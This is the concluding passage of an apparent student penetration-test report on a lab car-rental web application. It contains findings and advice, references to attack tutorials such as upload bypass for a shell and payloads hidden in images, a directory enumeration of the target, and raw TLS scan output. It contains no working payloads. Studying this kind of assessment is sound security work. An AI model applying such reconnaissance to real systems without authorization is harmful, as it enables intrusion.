By the end of the investigation, all six project aims were achieved, and the vulnerabilities are documented and discussed in detail. The countermeasures were also provided for each encountered security threat. After inspecting the source code, it was possible to assume that the web development team carries enough knowledge to fix the issues in a timely manner, however, it is strongly advised seek technical aid form third-party organization to minimize the risks for the customers.

Critical vulnerabilities such as directory listing, SQL injection, XSS, CSRF, lack of secure HTTP and, file upload vulnerabilities should be looked into with special care as they provide the most risk to the customers of Astley's Car Rental. Overall, the website can be classified as insecure due to the low amount of the security layers the attacker has to go through in order to gain full control over the web application. Finally, the web application should be inspected regularly for arising security concerns, even after patching all vulnerabilities mentioned in this report.

3.4 Future Work

Main suggestion for the future work is to conduct repeat the security investigation on Astley's Car Rental web application once the security flaws are patched by the web development team. This will provide a clearer picture on the security of the final version of the web application.

The web application could also be checked using different methodology such as the one created by OWASP. Also, the web application could be tested for less popular exploits which were not covered within this report.

The source code could be traced using pen and paper to precisely find logical and security related errors.

Finally, company's network penetration test could also be conducted since it is possible to create a tunneled connection trough the web server and furtherly intrude into the network.

REFERENCES PART 1

Dafydd Stuttard, Pinto, M. and Pauli, J.J. (2012). The web application hacker's handbook: finding and exploiting security flaws. Indianapolis, Ind.: John Wiley & Sons.

Shouts. (2021). Hide Payload/Malicious Code in Image File Using ExifTool. [online] Available at: https://shouts.dev/hide-payload-in-image-file-using-exiftool [Accessed 14 Dec. 2021].

c0d3x27 (2021). Bypass Server Upload Restrictions. [online] Medium. Available at: https://infosecwriteups.com/bypass-server-upload-restrictions-69054c5e1be4 [Accessed 14 Dec. 2021].

WonderHowTo. (n.d.). How to Bypass File Upload Restrictions on Web Apps to Get a Shell. [online] Available at: https://null-byte.wonderhowto.com/how-to/bypass-file-upload-restrictions-web-apps-get-shell-0323454/ [Accessed 14 Dec. 2021].

www.w3schools.com. (n.d.). HTML URL Encoding Reference. [online] Available at: https://www.w3schools.com/tags/ref_urlencode.ASP [Accessed 14 Dec. 2021].

Castillo, C. (2018). Statistica's 12-year data breach graph highlights a sobering trend. Data thieves are getting much better at stealing information and companies are not showing a commensurate growth in security capabilities. [online] Secure Identity. Available at: https://secureidentitysystems.com/lessons-from-2017-data-breaches/ [Accessed 14 Dec. 2021].

Statista (2018). U.S. data breaches and exposed records 2018 | Statistic. [online] Statista. Available at: https://www.statista.com/statistics/273550/data-breaches-recorded-in-the-united-states-by-number-of-breaches-and-records-exposed/ [Accessed 14 Dec. 2021].

Github.io. (2019). CyberChef. [online] Available at: https://gchq.github.io/CyberChef/ [Accessed 14 Dec. 2021].

netbiosX (2021). Default Credentials. [online] GitHub. Available at: https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown [Accessed 14 Dec. 2021].

link, G., Facebook, Twitter, Pinterest, Email and Apps, O. (n.d.). OWASP ZAP Tutorial - Part 1: Intercepting Traffic. [online] Available at: https://blog.sodaksec.com/2018/12/owasp-zap-part-1-intercepting-traffic.html [Accessed 14 Dec. 2021].

md5decrypt.net. (n.d.). Md5 Decrypt & Encrypt - More than 15.000.000.000 hashes. [online] Available at: https://md5decrypt.net/en/#answer [Accessed 14 Dec. 2021].

owasp.org. (n.d.). Attacks on Software Application Security | OWASP Foundation. [online] Available at: https://owasp.org/www-community/attacks/ [Accessed 14 Dec. 2021].

www.cybersecurity-help.cz. (n.d.). Multiple vulnerabilities in ProFTPD. [online] Available at: https://www.cybersecurity-help.cz/vdb/SB2019112628 [Accessed 14 Dec. 2021].

REFERENCES PART 2

Google Developers. (n.d.). Introduction to robots.txt | Google Search Central. [online] Available at: https://developers.google.com/search/docs/advanced/robots/intro. [Accessed 18 Jan. 2022].

Owasp.org. (2020). Improper Error Handling | OWASP. [online] Available at: https://owasp.org/www-community/Improper_Error_Handling. [Accessed 18 Jan. 2022].

S, K. (2020). Cross Site Scripting (XSS) | OWASP. [online] Owasp.org. Available at: https://owasp.org/www-community/attacks/xss/.[Accessed 18 Jan. 2022].

PortSwigger (2019). What is SQL Injection? Tutorial & Examples. [online] Portswigger.net. Available at: https://portswigger.net/web-security/sql-injection. [Accessed 18 Jan. 2022].

portswigger.net. (n.d.). File uploads | Web Security Academy. [online] Available at: https://portswigger.net/web-security/file-upload [Accessed 18 Jan. 2022].

owasp.org. (n.d.). Cross Site Request Forgery (CSRF) | OWASP. [online] Available at: https://owasp.org/www-community/attacks/csrf. [Accessed 18 Jan. 2022].

NeuraLegion. (2021). Local File Inclusion: Understanding and Preventing Attacks. [online] Available at: https://www.neuralegion.com/blog/local-file-inclusion-lfi [Accessed 18 Jan. 2022].

Muscat, I. (2019). What is Local File Inclusion (LFI)? | Acunetix. [online] Acunetix. Available at: https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/.[Accessed 18 Jan. 2022].

owasp.org. (n.d.). WSTG - Latest | OWASP Foundation. [online] Available at: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy. [Accessed 18 Jan. 2022].

beyondsecurity.com. (n.d.). Beyond Security - Sorry, we couldn’t find the page. [online] Available at: https://beyondsecurity.com/scan-pentest-network-vulnerabilities-php-expose-php-information-disclosure.htm [Accessed 18 Jan. 2022].

www.tenable.com. (n.d.). PHPinfo Information Disclosure. [online] Available at: https://www.tenable.com/plugins/was/98223 [Accessed 18 Jan. 2022].

Wikipedia Contributors (2019). HTTP Strict Transport Security. [online] Wikipedia. Available at: https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security. [Accessed 18 Jan. 2022].

www.netsparker.com. (n.d.). Insecure HTTP Usage | Netsparker. [online] Available at: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/insecure-http-usage/ [Accessed 18 Jan. 2022].

Wikipedia Contributors (2018). HTTPS. [online] Wikipedia. Available at: https://en.wikipedia.org/wiki/HTTPS. [Accessed 18 Jan. 2022].

Acunetix. (2020). Why Is Directory Listing Dangerous? [online] Available at: https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/.[Accessed 18 Jan. 2022].

WhiteHat Security Glossary. (n.d.). Directory Indexing. [online] Available at: https://www.whitehatsec.com/glossary/content/directory-indexing?amp [Accessed 18 Jan. 2022].

spring.io. (2014). Exploiting encrypted cookies for fun and profit. [online] Available at: https://spring.io/blog/2014/01/20/exploiting-encrypted-cookies-for-fun-and-profit [Accessed 18 Jan. 2022].

owasp.org. (n.d.). WSTG - Latest | OWASP. [online] Available at: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes. [Accessed 18 Jan. 2022].

OWASP (2012). Cross-Site Request Forgery Prevention · OWASP Cheat Sheet Series. [online] Owasp.org. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html. [Accessed 18 Jan. 2022].

APPENDICES PART 1

APPENDIX A: DIRECTORIES FOUND

http://192.168.1.20/
http://192.168.1.20/WXRQOYCQPZZC
http://192.168.1.20/WXRQOYCQPZZC/
http://192.168.1.20/WXRQOYCQPZZC/doornumbers.txt
http://192.168.1.20/admin
http://192.168.1.20/admin/
http://192.168.1.20/admin/change-password.php
http://192.168.1.20/admin/create-brand.php
http://192.168.1.20/admin/css
http://192.168.1.20/admin/css/
http://192.168.1.20/admin/css/?C=D;O=D
http://192.168.1.20/admin/css/awesome-bootstrap-checkbox.css
http://192.168.1.20/admin/css/bootstrap-select.css
http://192.168.1.20/admin/css/bootstrap-social.css
http://192.168.1.20/admin/css/bootstrap.min.css
http://192.168.1.20/admin/css/css
http://192.168.1.20/admin/css/css/
http://192.168.1.20/admin/css/css/?C=S;O=D
http://192.168.1.20/admin/css/css/vars.css
http://192.168.1.20/admin/css/dataTables.bootstrap.min.css
http://192.168.1.20/admin/css/datatables.min.css
http://192.168.1.20/admin/css/fileinput.min.css
http://192.168.1.20/admin/css/font-awesome.min.css
http://192.168.1.20/admin/css/jquery.dataTables.min.css
http://192.168.1.20/admin/css/less
http://192.168.1.20/admin/css/less/
http://192.168.1.20/admin/css/less/?C=D;O=D
http://192.168.1.20/admin/css/less/components.less
http://192.168.1.20/admin/css/less/vars.less
http://192.168.1.20/admin/css/style.css
http://192.168.1.20/admin/css/style.less
http://192.168.1.20/admin/dashboard.php
http://192.168.1.20/admin/fonts
http://192.168.1.20/admin/fonts/
http://192.168.1.20/admin/fonts/?C=D;O=D
http://192.168.1.20/admin/fonts/FontAwesome.otf
http://192.168.1.20/admin/fonts/fontawesome-webfont.eot

http://192.168.1.20/admin/fonts/fontawesome-webfont.svg
http://192.168.1.20/admin/fonts/fontawesome-webfont.ttf
http://192.168.1.20/admin/fonts/fontawesome-webfont.woff
http://192.168.1.20/admin/fonts/fontawesome-webfont.woff2
http://192.168.1.20/admin/fonts/fontawesome-webfont.woff2?v=4.4.0
http://192.168.1.20/admin/fonts/glyphicons-halflings-regular.eot
http://192.168.1.20/admin/fonts/glyphicons-halflings-regular.svg
http://192.168.1.20/admin/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.20/admin/fonts/glyphicons-halflings-regular.woff
http://192.168.1.20/admin/fonts/glyphicons-halflings-regular.woff2
http://192.168.1.20/admin/img
http://192.168.1.20/admin/img/
http://192.168.1.20/admin/img/?C=D;O=A
http://192.168.1.20/admin/img/login-bg.jpg
http://192.168.1.20/admin/img/logo.jpg
http://192.168.1.20/admin/img/ts-avatar.jpg
http://192.168.1.20/admin/img/vehicleimages
http://192.168.1.20/admin/img/vehicleimages/
http://192.168.1.20/admin/img/vehicleimages/20170523_145633.jpg
http://192.168.1.20/admin/img/vehicleimages/?C=S;O=D
http://192.168.1.20/admin/img/vehicleimages/CMP319%20machine.txt
http://192.168.1.20/admin/img/vehicleimages/Coursework.txt
http://192.168.1.20/admin/img/vehicleimages/Disable%20windows%20defender%20-%20how%20to.txt
http://192.168.1.20/admin/img/vehicleimages/about_services_faq_bg.jpg
http://192.168.1.20/admin/img/vehicleimages/about_us_img1.jpg
http://192.168.1.20/admin/img/vehicleimages/banner-image.jpg
http://192.168.1.20/admin/img/vehicleimages/car_755x430.png
http://192.168.1.20/admin/img/vehicleimages/chart.png
http://192.168.1.20/admin/img/vehicleimages/dealer-logo.jpg
http://192.168.1.20/admin/img/vehicleimages/featured-img-1.jpg
http://192.168.1.20/admin/img/vehicleimages/featured-img-3.jpg
http://192.168.1.20/admin/img/vehicleimages/img_390x390.jpg
http://192.168.1.20/admin/img/vehicleimages/knowledge_base_bg.jpg
http://192.168.1.20/admin/img/vehicleimages/listing_img3.jpg
http://192.168.1.20/admin/img/vehicleimages/looking-used-car.png
http://192.168.1.20/admin/img/vehicleimages/phpgurukul-1.png
http://192.168.1.20/admin/img/vehicleimages/social-icons.png
http://192.168.1.20/admin/includes
http://192.168.1.20/admin/includes/
http://192.168.1.20/admin/includes/?C=D;O=D
http://192.168.1.20/admin/includes/change-password.php
http://192.168.1.20/admin/includes/config.php

http://192.168.1.20/admin/includes/create-brand.php
http://192.168.1.20/admin/includes/dashboard.php
http://192.168.1.20/admin/includes/header.php
http://192.168.1.20/admin/includes/img
http://192.168.1.20/admin/includes/img/ts-avatar.jpg
http://192.168.1.20/admin/includes/leftbar.php
http://192.168.1.20/admin/includes/logout.php
http://192.168.1.20/admin/includes/manage-bookings.php
http://192.168.1.20/admin/includes/manage-brands.php
http://192.168.1.20/admin/includes/manage-conactusquery.php
http://192.168.1.20/admin/includes/manage-pages.php
http://192.168.1.20/admin/includes/manage-subscribers.php
http://192.168.1.20/admin/includes/manage-vehicles.php
http://192.168.1.20/admin/includes/post-avehical.php
http://192.168.1.20/admin/includes/reg-users.php
http://192.168.1.20/admin/includes/testimonials.php
http://192.168.1.20/admin/includes/update-contactinfo.php
http://192.168.1.20/admin/index.php
http://192.168.1.20/admin/js
http://192.168.1.20/admin/js/
http://192.168.1.20/admin/js/?C=D;O=D
http://192.168.1.20/admin/js/Chart.min.js
http://192.168.1.20/admin/js/bootstrap-select.js
http://192.168.1.20/admin/js/bootstrap-select.min.js
http://192.168.1.20/admin/js/bootstrap.js
http://192.168.1.20/admin/js/bootstrap.min.js
http://192.168.1.20/admin/js/chartData.js
http://192.168.1.20/admin/js/dataTables.bootstrap.min.js
http://192.168.1.20/admin/js/fileinput.js
http://192.168.1.20/admin/js/jquery.dataTables.min.js
http://192.168.1.20/admin/js/jquery.min.js
http://192.168.1.20/admin/js/main.js
http://192.168.1.20/admin/manage-bookings.php
http://192.168.1.20/admin/manage-brands.php
http://192.168.1.20/admin/manage-conactusquery.php
http://192.168.1.20/admin/manage-pages.php
http://192.168.1.20/admin/manage-subscribers.php
http://192.168.1.20/admin/manage-vehicles.php
http://192.168.1.20/admin/manage-vehicles.php?del=6
http://192.168.1.20/admin/nicEdit.js
http://192.168.1.20/admin/post-avehical.php
http://192.168.1.20/admin/reg-users.php
http://192.168.1.20/admin/testimonials.php

http://192.168.1.20/admin/update-contactinfo.php
http://192.168.1.20/assets
http://192.168.1.20/assets/
http://192.168.1.20/assets/css
http://192.168.1.20/assets/css/
http://192.168.1.20/assets/css/bootstrap-slider.min.css
http://192.168.1.20/assets/css/bootstrap.min.css
http://192.168.1.20/assets/css/bootstrap.min.css.map
http://192.168.1.20/assets/css/font-awesome.min.css
http://192.168.1.20/assets/css/owl.carousel.css
http://192.168.1.20/assets/css/owl.transitions.css
http://192.168.1.20/assets/css/slick.css
http://192.168.1.20/assets/css/style.css
http://192.168.1.20/assets/fonts
http://192.168.1.20/assets/fonts/
http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.html?v=4.7.0
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.html
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.woff
http://192.168.1.20/assets/fonts/glyphicons-halflings-regulard41d.eot
http://192.168.1.20/assets/httpd-xampp.conf
http://192.168.1.20/assets/images
http://192.168.1.20/assets/images/
http://192.168.1.20/assets/images/cat-profile.png
http://192.168.1.20/assets/images/dealer-logo.jpg
http://192.168.1.20/assets/images/favicon-icon
http://192.168.1.20/assets/images/favicon-icon/
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-114-precomposed.html
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-144-precomposed.png
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-57-precomposed.png
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-72-precomposed.png
http://192.168.1.20/assets/images/favicon-icon/favicon.png
http://192.168.1.20/assets/images/logo.png
http://192.168.1.20/assets/js
http://192.168.1.20/assets/js/
http://192.168.1.20/assets/js/bootstrap-slider.min.js
http://192.168.1.20/assets/js/bootstrap.min.js
http://192.168.1.20/assets/js/interface.js
http://192.168.1.20/assets/js/jquery.min.js
http://192.168.1.20/assets/js/owl.carousel.min.js
http://192.168.1.20/assets/js/slick.min.js
http://192.168.1.20/assets/switcher
http://192.168.1.20/assets/switcher/

http://192.168.1.20/assets/switcher/css
http://192.168.1.20/assets/switcher/css/
http://192.168.1.20/assets/switcher/css/blue.css
http://192.168.1.20/assets/switcher/css/green.css
http://192.168.1.20/assets/switcher/css/orange.css
http://192.168.1.20/assets/switcher/css/pink.css
http://192.168.1.20/assets/switcher/css/purple.css
http://192.168.1.20/assets/switcher/css/red.css
http://192.168.1.20/assets/switcher/css/switcher.css
http://192.168.1.20/assets/switcher/js
http://192.168.1.20/assets/switcher/js/
http://192.168.1.20/assets/switcher/js/switcher.js
http://192.168.1.20/car-listing.php
http://192.168.1.20/changepicture.php
http://192.168.1.20/check_availability.php
http://192.168.1.20/contact-us.php
http://192.168.1.20/error
http://192.168.1.20/error/
http://192.168.1.20/error/include/
http://192.168.1.20/exec
http://192.168.1.20/exec/sqlcm.bak
http://192.168.1.20/favicon.ico
http://192.168.1.20/filemanager
http://192.168.1.20/icons
http://192.168.1.20/icons/
http://192.168.1.20/icons/README
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/readme
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/includes
http://192.168.1.20/includes/
http://192.168.1.20/includes/assets
http://192.168.1.20/includes/assets/css
http://192.168.1.20/includes/assets/css/bootstrap-slider.min.css
http://192.168.1.20/includes/assets/css/bootstrap.min.css
http://192.168.1.20/includes/assets/css/font-awesome.min.css
http://192.168.1.20/includes/assets/css/owl.carousel.css
http://192.168.1.20/includes/assets/css/owl.transitions.css
http://192.168.1.20/includes/assets/css/slick.css

http://192.168.1.20/includes/assets/css/style.css
http://192.168.1.20/includes/colorswitcher.php
http://192.168.1.20/includes/config.php
http://192.168.1.20/includes/footer.php
http://192.168.1.20/includes/header.php
http://192.168.1.20/includes/login.php
http://192.168.1.20/includes/loginsecure.php
http://192.168.1.20/includes/oldforgotpassword.php
http://192.168.1.20/includes/opt
http://192.168.1.20/includes/opt/lampp
http://192.168.1.20/includes/opt/lampp/htdocs
http://192.168.1.20/includes/opt/lampp/htdocs/studentsite
http://192.168.1.20/includes/opt/lampp/htdocs/studentsite/includes
http://192.168.1.20/includes/opt/lampp/htdocs/studentsite/includes/footer.php
http://192.168.1.20/includes/registration.php
http://192.168.1.20/includes/sidebar.php
http://192.168.1.20/index.php
http://192.168.1.20/logout.php
http://192.168.1.20/my-booking.php
http://192.168.1.20/my-testimonials.php
http://192.168.1.20/opt
http://192.168.1.20/opt/lampp
http://192.168.1.20/opt/lampp/htdocs
http://192.168.1.20/opt/lampp/htdocs/studentsite
http://192.168.1.20/opt/lampp/htdocs/studentsite/includes
http://192.168.1.20/opt/lampp/htdocs/studentsite/includes/footer.php
http://192.168.1.20/page.php
http://192.168.1.20/page.php?type=aboutus.php
http://192.168.1.20/page.php?type=terms.php
http://192.168.1.20/phpinfo.php
http://192.168.1.20/phpmyadmin
http://192.168.1.20/phpmyadmin/httpd-xampp.conf
http://192.168.1.20/pictures
http://192.168.1.20/pictures/
http://192.168.1.20/pictures/?C=D;O=D
http://192.168.1.20/pictures/rick.jpg
http://192.168.1.20/post-testimonial.php
http://192.168.1.20/profile.php
http://192.168.1.20/robots.txt
http://192.168.1.20/search-carresult.php
http://192.168.1.20/sitemap.xml
http://192.168.1.20/sql
http://192.168.1.20/updatepassword.php

http://192.168.1.20/vehical-details.php
http://192.168.1.20/vehical-details.php?vhid=5
http://192.168.1.20/vehical-details.php?vhid=6

APPENDIX B: SSLYZE OUTPUT

```
CHECKING HOST(S) AVAILABILITY
 -----------------------------

   192.168.1.20:443                       => 192.168.1.20




 SCAN RESULTS FOR 192.168.1.20:443 - 192.168.1.20
 ------------------------------------------------

 * TLS 1.0 Cipher Suites:
     Attempted to connect using 80 cipher suites.

     The server accepted the following 17 cipher suites:
        TLS_RSA_WITH_SEED_CBC_SHA                         128
        TLS_RSA_WITH_RC4_128_SHA                          128
        TLS_RSA_WITH_CAMELLIA_256_CBC_SHA                 256
        TLS_RSA_WITH_CAMELLIA_128_CBC_SHA                 128
        TLS_RSA_WITH_AES_256_CBC_SHA                      256
        TLS_RSA_WITH_AES_128_CBC_SHA                      128
        TLS_RSA_WITH_3DES_EDE_CBC_SHA                     168
        TLS_ECDHE_RSA_WITH_RC4_128_SHA                    128
ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256
ECDH: prime256v1 (256 bits)
```

```
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128
ECDH: prime256v1 (256 bits)

        TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA               168
ECDH: prime256v1 (256 bits)

        TLS_DHE_RSA_WITH_SEED_CBC_SHA                     128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA             256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA             128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                 168       DH
(1024 bits)


     The group of cipher suites supported by the server has the
following properties:

       Forward Secrecy                   OK - Supported

       Legacy RC4 Algorithm              INSECURE - Supported




 * OpenSSL CCS Injection:

                                         OK - Not vulnerable to
OpenSSL CCS injection


 * ROBOT Attack:

                                         OK - Not vulnerable.


 * Certificates Information:

       Hostname sent for SNI:            192.168.1.20

       Number of certificates detected:  1
     Certificate #0 ( _RSAPublicKey )
       SHA1 Fingerprint:
c4c9a1dc528d41ac1988f65db62f9ca922fbe711
       Common Name:                       localhost
       Issuer:                            localhost
       Serial Number:                     0
       Not Before:                        2004-10-01
       Not After:                         2010-09-30
       Public Key Algorithm:              _RSAPublicKey
       Signature Algorithm:               md5
       Key Size:                          1024
       Exponent:                          65537
       DNS Subject Alternative Names:     []

     Certificate #0 - Trust
       Hostname Validation:               FAILED - Certificate does
NOT match server hostname
       Android CA Store (9.0.0_r9):       FAILED - Certificate is NOT
Trusted: self signed certificate
       Apple CA Store (iOS 14, iPadOS 14, macOS 11, watchOS 7, and
tvOS 14):FAILED - Certificate is NOT Trusted: self signed certificate
       Java CA Store (jdk-13.0.2):        FAILED - Certificate is NOT
Trusted: self signed certificate
       Mozilla CA Store (2021-01-24):     FAILED - Certificate is NOT
Trusted: self signed certificate
       Windows CA Store (2021-02-08):     FAILED - Certificate is NOT
Trusted: self signed certificate
       Symantec 2018 Deprecation:         ERROR - Could not build
verified chain (certificate untrusted?)
       Received Chain:                    localhost
       Verified Chain:                    ERROR - Could not build
verified chain (certificate untrusted?)
```

```
       Received Chain Contains Anchor:    ERROR - Could not build
verified chain (certificate untrusted?)

       Received Chain Order:              OK - Order is valid

       Verified Chain contains SHA1:      ERROR - Could not build
verified chain (certificate untrusted?)


     Certificate #0 - Extensions

       OCSP Must-Staple:                  NOT SUPPORTED - Extension
not found

       Certificate Transparency:          NOT SUPPORTED - Extension
not found


     Certificate #0 - OCSP Stapling

                                          NOT SUPPORTED - Server did
not send back an OCSP response


 * SSL 3.0 Cipher Suites:

     Attempted to connect using 80 cipher suites; the server rejected
all cipher suites.


 * TLS 1.1 Cipher Suites:

     Attempted to connect using 80 cipher suites.


     The server accepted the following 17 cipher suites:

        TLS_RSA_WITH_SEED_CBC_SHA                         128

        TLS_RSA_WITH_RC4_128_SHA                          128

        TLS_RSA_WITH_CAMELLIA_256_CBC_SHA                 256

        TLS_RSA_WITH_CAMELLIA_128_CBC_SHA                 128

        TLS_RSA_WITH_AES_256_CBC_SHA                      256

        TLS_RSA_WITH_AES_128_CBC_SHA                      128

        TLS_RSA_WITH_3DES_EDE_CBC_SHA                     168

        TLS_ECDHE_RSA_WITH_RC4_128_SHA                    128
ECDH: prime256v1 (256 bits)
```

```
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256
ECDH: prime256v1 (256 bits)

        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128
ECDH: prime256v1 (256 bits)

        TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA               168
ECDH: prime256v1 (256 bits)

        TLS_DHE_RSA_WITH_SEED_CBC_SHA                     128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA             256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA             128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                 168       DH
(1024 bits)


     The group of cipher suites supported by the server has the
following properties:

       Forward Secrecy                   OK - Supported

       Legacy RC4 Algorithm              INSECURE - Supported



 * Deflate Compression:

                                         OK - Compression disabled


 * Session Renegotiation:

       Client Renegotiation DoS Attack:   OK - Not vulnerable

       Secure Renegotiation:             OK - Supported


 * Downgrade Attacks:

       TLS_FALLBACK_SCSV:                OK - Supported
 * OpenSSL Heartbleed:
                                          OK - Not vulnerable to
Heartbleed


 * TLS 1.2 Cipher Suites:
     Attempted to connect using 156 cipher suites.


     The server accepted the following 29 cipher suites:
        TLS_RSA_WITH_SEED_CBC_SHA                         128
        TLS_RSA_WITH_RC4_128_SHA                          128
        TLS_RSA_WITH_CAMELLIA_256_CBC_SHA                 256
        TLS_RSA_WITH_CAMELLIA_128_CBC_SHA                 128
        TLS_RSA_WITH_AES_256_GCM_SHA384                   256
        TLS_RSA_WITH_AES_256_CBC_SHA256                   256
        TLS_RSA_WITH_AES_256_CBC_SHA                      256
        TLS_RSA_WITH_AES_128_GCM_SHA256                   128
        TLS_RSA_WITH_AES_128_CBC_SHA256                   128
        TLS_RSA_WITH_AES_128_CBC_SHA                      128
        TLS_RSA_WITH_3DES_EDE_CBC_SHA                     168
        TLS_ECDHE_RSA_WITH_RC4_128_SHA                    128
ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384             256
ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384             256
ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256
ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256             128
ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256             128
ECDH: prime256v1 (256 bits)
```

```
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128
ECDH: prime256v1 (256 bits)

        TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA               168
ECDH: prime256v1 (256 bits)

        TLS_DHE_RSA_WITH_SEED_CBC_SHA                     128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA             256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA             128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_256_GCM_SHA384               256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_256_CBC_SHA256               256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_128_GCM_SHA256               128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_128_CBC_SHA256               128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH
(1024 bits)

        TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA                 168       DH
(1024 bits)


     The group of cipher suites supported by the server has the
following properties:

       Forward Secrecy                    OK - Supported

       Legacy RC4 Algorithm               INSECURE - Supported



 * SSL 2.0 Cipher Suites:

     Attempted to connect using 7 cipher suites; the server rejected
all cipher suites.
```

```
 * Elliptic Curve Key Exchange:

       Supported curves:                  prime256v1, secp256k1,
secp384r1, secp521r1, sect283k1, sect283r1, sect409k1, sect409r1,
sect571k1, sect571r1

       Rejected curves:                   X25519, X448, prime192v1,
secp160k1, secp160r1, secp160r2, secp192k1, secp224k1, secp224r1,
sect163k1, sect163r1, sect163r2, sect193r1, sect193r2, sect233k1,
sect233r1, sect239k1


 * TLS 1.3 Cipher Suites:

     Attempted to connect using 5 cipher suites; the server rejected
all cipher suites.


 * TLS 1.2 Session Resumption Support:

      With Session IDs: OK - Supported (5 successful resumptions out
of 5 attempts).

      With TLS Tickets: OK - Supported.



 SCAN COMPLETED IN 5.51 S

 ------------------------
```

APPENDICES PART 2

APPENDIX A2: ACTUAL DIRECTORIES ON THE WEB SERVER USING SOURCE CODE

192.168.1.20/admin
192.168.1.20/assets
192.168.1.20/exec
192.168.1.20/includes
192.168.1.20/pictures
192.168.1.20/sqlfile
192.168.1.20/WXRQOYCQPZZC
192.168.1.20/.htaccess
192.168.1.20/aboutus.php
192.168.1.20/car-listing.php
192.168.1.20/changepicture.php
192.168.1.20/check_availability.php
192.168.1.20/contact-us.php
192.168.1.20/cookie.php
192.168.1.20/extras.php
192.168.1.20/faqs.php
192.168.1.20/fileuploadtype.php
192.168.1.20/genericinstructions.php
192.168.1.20/hidden.php
192.168.1.20/index.php
192.168.1.20/instructions.php
192.168.1.20/logout.php
192.168.1.20/my-booking.php
192.168.1.20/my-testimonials.php
192.168.1.20/page.php
192.168.1.20/phpinfo.php
192.168.1.20/post-testimonial.php
192.168.1.20/privacy.php
192.168.1.20/profile.php
192.168.1.20/robots.txt
192.168.1.20/search-carresult.php
192.168.1.20/sqlcm.php
192.168.1.20/terms.php
192.168.1.20/updatepassword.php
192.168.1.20/username.php
192.168.1.20/vehical-details.php
192.168.1.20/admin/css

192.168.1.20/admin/fonts
192.168.1.20/admin/img
192.168.1.20/admin/includes
192.168.1.20/admin/js
192.168.1.20/admin/changeimage1.php
192.168.1.20/admin/changeimage2.php
192.168.1.20/admin/changeimage3.php
192.168.1.20/admin/changeimage4.php
192.168.1.20/admin/changeimage5.php
192.168.1.20/admin/change-password.php
192.168.1.20/admin/create-brand.php
192.168.1.20/admin/dashboard.php
192.168.1.20/admin/edit-brand.php
192.168.1.20/admin/edit-vehicle.php
192.168.1.20/admin/index.php
192.168.1.20/admin/logout.php
192.168.1.20/admin/manage-bookings.php
192.168.1.20/admin/manage-brands.php
192.168.1.20/admin/manage-conactusquery.php
192.168.1.20/admin/manage-pages.php
192.168.1.20/admin/manage-subscribers.php
192.168.1.20/admin/manage-vehicles.php
192.168.1.20/admin/nicEdit.js
192.168.1.20/admin/nicEditorIcons.gif
